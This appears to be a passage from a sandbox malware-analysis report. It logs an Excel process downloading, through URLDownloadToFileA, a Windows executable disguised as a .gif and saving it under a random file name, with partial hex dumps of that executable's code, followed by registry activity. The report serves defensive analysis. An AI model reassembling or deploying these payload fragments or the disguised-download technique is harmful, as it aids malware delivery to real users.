C:\Users\user\Desktop\19CE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 68 01 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 65 01 00 00 66 01 00 00 67 01 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	.......................>..... ....h........... ....e...f...g.....	success or wait	1	7FEEA859AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\suspendedpage[1].htm	unknown	7357	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22	<!DOCTYPE html>. <html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0"	success or wait	1	14049828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\suspendedpage[1].htm	unknown	257	40 76 74 73 2e 75 73 2e 63 6f 6d 22 20 69 64 3d 22 64 79 6e 61 6d 69 63 50 72 6f 76 69 64 65 72 4c 69 6e 6b 22 20 74 69 74 6c 65 3d 22 77 65 62 6d 61 73 74 65 72 40 76 74 73 2e 75 73 2e 63 6f 6d 22 20 72 65 6c 3d 22 6e 6f 6f 70 65 6e 65 72 20 6e 6f 72 65 66 65 72 72 65 72 22 3e 43 6f 6e 74 61 63 74 20 79 6f 75 72 20 68 6f 73 74 69 6e 67 20 70 72 6f 76 69 64 65 72 3c 2f 61 3e 20 66 6f 72 20 6d 6f 72 65 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 2e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 64 69 76 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 64 69 76 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 64 69 76 3e 0a 20 20 20 20 20 20 20 20 20 3c 2f 73 65 63 74 69 6f 6e 3e 0a 20 20 20 20 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c	@vts.us.com" id="dynamicProviderLink" title="webmaster@vts.us.com" rel="noopener noreferrer">Contact your hosting provider for more information.. </div>. </div>. </div>. </section>. </body>.</html	success or wait	1	14049828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\fikftkm.thj	unknown	7614	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22	<!DOCTYPE html>. <html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0"	success or wait	1	14049828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\0104[1].gif	unknown	7077	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 5f 57 0b bf 1b 36 65 ec 1b 36 65 ec 1b 36 65 ec 95 29 76 ec 16 36 65 ec e7 16 77 ec 1a 36 65 ec 52 69 63 68 1b 36 65 ec 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 d0 e9 66 60 00 00 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 03 01 00 5a 01 00 00 06 00 00 00 00 00 00 99 60 00 00 00 10 00 00 00 70 01 00 00 00 00 10 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $....._W...6e..6e..6e..)v..6e...w..6e.Rich.6e..... ....PE..L.....f`.....!.. ...Z.....`.....p.....	success or wait	1	14049828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\0104[1].gif	unknown	6204	56 57 81 bb 1b 82 41 00 91 b6 00 00 7f 0d 81 c1 d6 06 00 00 2d ff ff ff ff eb 0a 35 46 fb ff ff 05 01 00 00 00 b9 ff ff ff ff 31 75 fc 83 e1 00 ff 8b 1b 82 41 00 ff 83 1b 82 41 00 81 7d fc c7 85 00 00 7e 15 29 45 08 54 e8 9b 2e 00 00 c7 83 1b 82 41 00 ff ff ff ff eb 07 31 c9 be 00 00 00 00 2d ff ff ff ff 83 e9 01 83 e7 00 85 f1 83 f7 00 31 7d fc 05 ff ff ff ff 81 4d fc 73 01 00 00 05 01 00 00 00 25 01 00 00 00 35 00 00 00 00 31 55 fc 09 fa 01 83 1b 82 41 00 01 c8 01 d6 83 45 fc ff 85 d6 35 01 00 00 00 83 45 0c 01 83 65 0c ff 2b 8b 1b 82 41 00 83 e7 ff b9 00 00 00 00 83 ea 01 c7 45 fc 4c fd ff ff ff 4d 08 b9 00 00 00 00 ff 83 1b 82 41 00 83 e6 00 83 ea 01 85 93 1b 82 41 00 48 89 45 0c 83 75 0c 00 ff 83 1b 82 41 00 bf 01 00 00 00 85 8b 1b 82 41 00 ff b3 7f	VW....A............-......5F. ....1u........A.....A. .}.....~.)E.T.........A....... 1......-...............1}..... ..M.s........%....5....1U..... ..A......E....5.....E...e..+.. .A............E.L....M....... ...A...........A.H.E..u......A ....A....	success or wait	1	14049828C	URLDownloadToFileA
C:\Users\user\fikftkm.thj2	unknown	13281	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 5f 57 0b bf 1b 36 65 ec 1b 36 65 ec 1b 36 65 ec 95 29 76 ec 16 36 65 ec e7 16 77 ec 1a 36 65 ec 52 69 63 68 1b 36 65 ec 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 d0 e9 66 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 03 01 00 5a 01 00 00 06 00 00 00 00 00 00 99 60 00 00 00 10 00 00 00 70 01 00 00 00 00 10 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $......._W...6e..6e..6e..)v..6 e...w..6e.Rich.6e............ ....PE..L.....f`...........!.. ...Z...........`.......p......	success or wait	1	14049828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\0104[1].gif	unknown	7182	08 ff 83 df 80 41 00 eb 09 05 01 00 00 00 83 75 0c ff 35 00 00 00 00 83 c7 01 81 c8 5f fc ff ff 83 e7 00 8b bb df 80 41 00 09 cf c7 83 b8 83 41 00 ff ff ff ff ff 83 b8 83 41 00 85 55 0c 35 01 00 00 00 ff b3 a3 84 41 00 ff b3 e7 80 41 00 53 e8 94 ea ff ff 42 c7 45 08 01 00 00 00 25 ff ff ff ff 48 41 ff 45 08 47 ff 83 df 80 41 00 ff b3 d7 80 41 00 ff b3 3c 83 41 00 e8 32 cd ff ff 48 31 d2 2d 96 01 00 00 81 f1 dc fa ff ff 2d 01 00 00 00 89 7d 08 29 55 0c 85 c0 89 45 08 ff 8b df 80 41 00 35 ff ff ff ff c7 45 0c ff ff ff ff c7 45 0c 01 00 00 00 31 fe 35 00 00 00 00 ff 45 08 85 4d f8 85 ca 21 93 df 80 41 00 83 45 08 ff 4a ff 4d 0c 83 e1 01 85 7d 0c ba 00 00 00 00 89 7d f8 35 00 00 00 00 89 c9 ba 01 00 00 00 41 83 8b df 80 41 00 01 83 65 f8 00 35 00 00 00 00 23	.....A.....u..5....._. .....A.....A.....A.. U.5.....A.....A.S.....B.E.. ...%....HA.E.G....A.....A...<. A..2...H1.-.....-.....}.) U....E.....A.5.....E.....E... ..1.5.....E..M...!...A..E..J.M .....}.....}.5.....A.. ..A...e..5....#	success or wait	18	14049828C	URLDownloadToFileA
C:\Users\user\fikftkm.thj2	unknown	37680	09 55 fc 01 8b 10 83 41 00 eb 1c 81 b3 10 83 41 00 aa 00 00 00 09 d6 83 4d fc 00 ff b3 03 83 41 00 57 e8 f5 df ff ff 29 75 fc 81 b3 10 83 41 00 b4 fe ff ff 83 b3 10 83 41 00 01 81 6d fc e0 fa ff ff 81 4d fc c2 fe ff ff 41 85 bb 10 83 41 00 01 4d 08 31 7d fc 25 00 00 00 00 83 e2 00 31 f1 89 f0 05 01 00 00 00 48 83 4d 08 00 35 36 04 00 00 2d 01 00 00 00 25 00 00 00 00 4e 35 15 fe ff ff ff 8b 10 83 41 00 85 55 0c 25 00 00 00 00 83 4d 10 00 4e 85 b3 10 83 41 00 31 4d fc 2d ff ff ff ff 01 c6 05 01 00 00 00 ff 45 fc ff 45 0c f7 83 10 83 41 00 01 00 00 00 09 bb 10 83 41 00 23 8b 10 83 41 00 4e f7 83 10 83 41 00 01 00 00 00 ff 83 10 83 41 00 5f 5e 5a 59 58 c9 c2 0c 00 55 89 e5 83 c4 f4 50 51 52 56 57 3d 7e 1e 00 00 70 0d 29 75 08 35 42 03 00 00 ff 45 f8 eb 0b 05	.U.....A.....A.....M..... .A.W.....)u.....A.....A... m.....M.....A....A..M.1}.%... ....1.....H.M..56...-....%. ...N5.....A..U.%.....M..N.. ..A.1M.-.....E..E.....A .....A.#...A.N....A..... ..A._^ZYX....U.....PQRVW =~...p.)u.5B....E....	success or wait	1	14049828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\fikftkm.thj2	unknown	56435	55 08 11 04 80 67 51 00 d3 14 a2 06 10 a8 5c 50 88 67 40 82 04 55 02 3d 40 02 62 45 00 34 00 22 9c 41 a2 65 01 a2 a8 14 80 9a 01 08 50 54 82 3f 41 00 16 40 88 03 44 a8 d7 01 80 b1 01 2a 04 50 2a e8 11 02 2d 54 20 3f 45 a8 15 10 82 c7 40 00 bf 11 0a b3 54 a0 16 15 08 f7 14 08 78 51 8a 08 00 22 0c 51 88 b2 50 a0 8b 51 02 cf 01 00 fc 51 20 c2 00 2a 2c 54 8a a8 11 80 46 45 aa 43 00 08 c2 11 2a 11 10 a8 76 00 28 37 41 88 a0 40 02 b9 50 0a 26 04 a2 ba 01 8a 5c 10 20 17 01 02 f6 40 a8 73 54 20 b3 01 22 d2 05 88 08 15 8a 16 00 8a 5a 41 a2 3d 10 aa 00 05 02 7d 00 00 96 10 aa 9b 04 a0 7c 11 a8 1e 54 2a d9 15 08 30 10 22 0c 15 20 32 15 20 30 05 82 1b 40 2a b3 40 80 44 45 80 c8 04 0a b1 10 20 e4 15 a2 5e 15 aa 29 14 0a 2d 40 2a da 04 80 79 45 82 22 41 00 f0 15 a8 56	U....gQ.....\P.g@..U.=@.b E.4.".A.e.....PT.? A..@..D.....*.P*...-T ? E.....@.....T..... ..xQ...".Q..P..Q.....Q ..*,T.. ..FE.C....*...v. (7A..@..P.&.....\. ....@.sT ..".....ZA.= .....}.....|...T*...0.".. 2. 0...@*.@.DE..... ...^..)..- @*...yE."A....V	success or wait	1	14049828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\19CE0000	unknown	16384	success or wait	2	7FEEA859AC0	unknown
C:\Users\user\Desktop\19CE0000	unknown	16384	success or wait	2	7FEEA859AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	5	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	5	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC764	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC820	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC8FA	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC986	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\104183	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\104F39	success or wait	1	7FEEA859AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	3	7FEEA859AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	3	7FEEA859AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC764	EC764	binary	04 00 00 00 D4 07 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 31 00 39 00 38 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 EF 4F 2F E0 34 29 D7 01 64 C7 0E 00 64 C7 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA859AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC820	EC820	binary	04 00 00 00 D4 07 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 33 00 2E 00 30 00 2E 00 37 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 91 7C 83 E3 34 29 D7 01 20 C8 0E 00 20 C8 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 